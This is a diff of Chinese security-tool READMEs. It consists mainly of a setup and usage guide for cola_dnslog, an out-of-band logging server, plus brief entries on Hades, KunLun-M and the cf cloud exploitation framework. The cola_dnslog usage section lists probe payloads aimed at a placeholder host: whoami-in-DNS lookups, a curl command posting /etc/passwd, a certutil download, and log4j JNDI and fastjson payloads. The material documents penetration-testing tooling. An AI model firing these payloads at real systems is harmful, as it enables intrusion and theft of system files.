##### **第一步 下载源码**
|
||||
|
||||
下载源码
|
||||
|
||||
```sh
|
||||
git clone https://github.com/Abelche/cola_dnslog.git
|
||||
```
|
||||
|
||||
> 我习惯于将服务用`tmux`放到后台运行
|
||||
|
||||
##### **第二步 启动webserver**
|
||||
|
||||
安装python(python>=3.7)依赖
|
||||
|
||||
注意,需要用python3.7及以上版本,否则会有兼容性问题,多python推荐使用conda
|
||||
|
||||
```sh
|
||||
cd cola_dnslog
|
||||
pip install -r requirements.txt
|
||||
```
|
||||
|
||||
修改根目录下的`config.yaml`
|
||||
|
||||
主要需要修改`DNS_DOMAIN` `NS1_DOMAIN` `NS2_DOMAIN` `SERVER_IP`
|
||||
|
||||
可选: 修改`HTTP_RESPONSE_SERVER_VERSION`伪造http返回中Server字段
|
||||
|
||||
```yaml
|
||||
global:
|
||||
DB_FILENAME: sqlite.db
|
||||
|
||||
logserver:
|
||||
DNS_DOMAIN: example.com
|
||||
NS1_DOMAIN: ns1.example.com
|
||||
NS2_DOMAIN: ns2.example.com
|
||||
SERVER_IP: 1.1.1.1
|
||||
DNS_PORT: 53
|
||||
HTTP_HOST: 0.0.0.0
|
||||
HTTP_PORT: 80
|
||||
HTTP_RESPONSE_SERVER_VERSION: nginx
|
||||
LDAP_HOST: 0.0.0.0
|
||||
LDAP_PORT: 1389
|
||||
RMI_HOST: 0.0.0.0
|
||||
RMI_PORT: 1099
|
||||
|
||||
webserver:
|
||||
HOST: 0.0.0.0
|
||||
PORT: 28001
|
||||
PASSWORD_SALT: 随便一长串字符串,如:cuau89j2iifdas8
|
||||
```
|
||||
|
||||
启动webserber端和logserver端,注意这里一定要先启动webserver端(因为要先通过webserver端初始化数据库,初始化之后会在终端输出账号、密码、token、logid等信息。
|
||||
|
||||
```sh
|
||||
chmod +x start_webserver
|
||||
./start_webserver
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
##### **第三步 启动logserver**
|
||||
|
||||
```sh
|
||||
chmod +x start_logserver
|
||||
./start_logserver
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
##### **第四步 启动前端**
|
||||
|
||||
现在来到前端(不一定要和webserver放在一起,你甚至可以通过electron打包成本地客户端),先修改配置文件`.env.production`
|
||||
|
||||
```sh
|
||||
cd src/app/front
|
||||
vim .env.production
|
||||
```
|
||||
|
||||
```ini
|
||||
# just a flag
|
||||
ENV = 'production'
|
||||
|
||||
# base api
|
||||
VUE_APP_BASE_API = 'http://1.1.1.1:28001'
|
||||
|
||||
TARGET_API = 'http://1.1.1.1:28001'
|
||||
```
|
||||
|
||||
然后npm安装依赖、打包、启动http服务(这里可以随意选择http服务器,为了方便我直接用python启动)
|
||||
|
||||
```sh
|
||||
cd src/front
|
||||
npm install
|
||||
npm run build:prod
|
||||
|
||||
cd dist
|
||||
python3 -m http.server 18001
|
||||
```
|
||||
|
||||
至此,三端(webserver端、logserver端、webui前端)已经全部开启!
|
||||
|
||||
这时,访问http://1.1.1.1:18001应该可以看到登录页面!
|
||||
|
||||
玩得开心!
|
||||
|
||||
### 钉钉机器人
|
||||
|
||||
在钉钉群新建机器人,安全设置:添加自定义关键词`coladnslog`
|
||||
|
||||

|
||||
|
||||
并获取到webhook的token,注意,只需要填写token即可
|
||||
|
||||

|
||||
|
||||
进入webui,修改Dingtalk Robot Token为上文获取的token,点击Update保存即可
|
||||
|
||||

|
||||
|
||||
效果如下:
|
||||
|
||||
<img src="https://github.com/AbelChe/cola_dnslog/raw/main/readme_resource/image-20220731231301577.png" alt="image-20220731231301577" style="zoom:33%;" />
|
||||
|
||||
### Bark
|
||||
|
||||
[Finb/Bark: Bark is an iOS App which allows you to push custom notifications to your iPhone (github.com)](https://github.com/Finb/Bark)
|
||||
|
||||
[Finb/bark-server: Backend of Bark (github.com)](https://github.com/Finb/bark-server)
|
||||
|
||||
同上 进入webui,开启Bark开关,然后修改bark url,点击Update保存
|
||||
|
||||

|
||||
|
||||
效果如下:
|
||||
|
||||
<img src="https://github.com/AbelChe/cola_dnslog/raw/main/readme_resource/image-20220802015642879.png" alt="image-20220802015642879" style="zoom: 25%;" />
|
||||
|
||||
### 如何使用
|
||||
|
||||
上文提到,假定我的域名和ip是`example.com`和`1.1.1.1`,并且我们账户的logid为`qrq`
|
||||
|
||||
#### DNS
|
||||
|
||||
```sh
|
||||
nsloopup `whoami`.qrq.example.com
|
||||
ping `whoami`.qrq.example.com
|
||||
```
|
||||
|
||||
#### HTTP
|
||||
|
||||
```sh
|
||||
curl 1.1.1.1/qrq/some/info
|
||||
curl -d @/etc/passwd 1.1.1.1/qrq/postdata
|
||||
certutil -urlcache -split -f http://1.1.1.1/x x
|
||||
```
|
||||
|
||||
#### LDAP
|
||||
|
||||
log4j2 fastjson等可以使用此方法
|
||||
|
||||
注意这里必须要令最后路径的最后作为logid,如:`ldapqrq` `xxxxqrq` `qrq` `xxx/qrq`
|
||||
|
||||
```
|
||||
${jndi:ldap://1.1.1.1:1389/ldapqrq}
|
||||
{"@type":"LLcom.sun.rowset.JdbcRowSetImpl;;","dataSourceName":"ldap://1.1.1.1:1389/ldapqrq", "autoCommit":true}
|
||||
```
|
||||
|
||||
#### RMI
|
||||
|
||||
同上,log4j2 fastjson等
|
||||
|
||||
```
|
||||
${jndi:rmi://1.1.1.1:1099/rmiqrq}
|
||||
{ "b":{ "@type":"com.sun.rowset.JdbcRowSetImpl", "dataSourceName":"rmi://1.1.1.1:1099/rmiqrq", "autoCommit":true } }
|
||||
```
|
||||
|
||||
## 👀 概览
|
||||
|
||||
### 登录
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
### 首页
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
### Dnslog
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
### Httplog
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
### Ldaplog
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
### Rmilog
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
### 账号信息
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
### 钉钉机器人
|
||||
|
||||
<img src="https://github.com/AbelChe/cola_dnslog/raw/main/readme_resource/image-20220731231301577.png" alt="image-20220731231301577" style="zoom: 25%;" />
|
||||
|
||||
|
||||
|
||||
### Bark
|
||||
|
||||
<img src="https://github.com/AbelChe/cola_dnslog/raw/main/readme_resource/image-20220802015642879.png" alt="image-20220802015642879" style="zoom: 25%;" />
|
||||
|
||||
|
||||
<!--auto_detail_active_begin_e1c6fb434b6f0baf6912c7a1934f772b-->
|
||||
## 项目相关
|
||||
|
||||
|
||||
## 最近更新
|
||||
|
||||
<!--auto_detail_active_end_f9cf7911015e9913b7e691a7a5878527-->
|
||||
@@ -0,0 +1,29 @@
|
||||
## Hades <https://github.com/theSecHunter/Hades>
|
||||
<!--auto_detail_badge_begin_0b490ffb61b26b45de3ea5d7dd8a582e-->
|
||||

|
||||

|
||||

|
||||

|
||||

|
||||
<!--auto_detail_badge_end_fef74f2d7ea73fcc43ff78e05b1e7451-->
|
||||
|
||||
|
||||
[English](https://github.com/theSecHunter/Hades/blob/main/README.md) | 中文文档
|
||||
|
||||
Hades 是一款支持 Windows/Linux 的内核级别数据采集主机入侵检测系统,其中每个插件均可独立分开运行。
|
||||
|
||||
- [Hboat (服务端 demo)](https://github.com/theSecHunter/Hboat)
|
||||
- [Hades-Windows](https://github.com/theSecHunter/Hades-Linux) @TimelifeCzy
|
||||
- [Hades-Linux](https://github.com/chriskaliX/Hades) @chriskaliX
|
||||
|
||||
目前该仓库为其他组件的整合,可以点击上述链接获取组件详情
|
||||
|
||||
|
||||
|
||||
<!--auto_detail_active_begin_e1c6fb434b6f0baf6912c7a1934f772b-->
|
||||
## 项目相关
|
||||
|
||||
|
||||
## 最近更新
|
||||
|
||||
<!--auto_detail_active_end_f9cf7911015e9913b7e691a7a5878527-->
|
||||
@@ -305,6 +305,7 @@ rules/{语言类型}/CVI_xxxx.py
|
||||
<!--auto_detail_active_begin_e1c6fb434b6f0baf6912c7a1934f772b-->
|
||||
## 项目相关
|
||||
|
||||
- 2022-08-23 发布演示视频[404星链计划开源安全工具演示——KunLun-M](https://www.bilibili.com/video/BV15a411G7CT)
|
||||
|
||||
## 最近更新
|
||||
|
||||
|
||||
@@ -0,0 +1,84 @@
|
||||
## cf <https://github.com/teamssix/cf>
|
||||
<!--auto_detail_badge_begin_0b490ffb61b26b45de3ea5d7dd8a582e-->
|
||||

|
||||

|
||||

|
||||

|
||||

|
||||
<!--auto_detail_badge_end_fef74f2d7ea73fcc43ff78e05b1e7451-->
|
||||
|
||||
CF 是一个云环境利用框架,主要用来方便红队人员在获得云服务的访问凭证即 Access Key 的后续工作。
|
||||
|
||||
CF 下载地址:[github.com/teamssix/cf/releases](https://github.com/teamssix/cf/releases)
|
||||
|
||||
CF 社区地址:[github.com/teamssix/cf/discussions](https://github.com/teamssix/cf/discussions)
|
||||
|
||||

|
||||
|
||||
## 使用手册
|
||||
|
||||
使用手册请参见:[wiki.teamssix.com/cf](https://wiki.teamssix.com/cf)
|
||||
|
||||
[](https://wiki.teamssix.com/cf)
|
||||
|
||||
## 简单上手
|
||||
|
||||
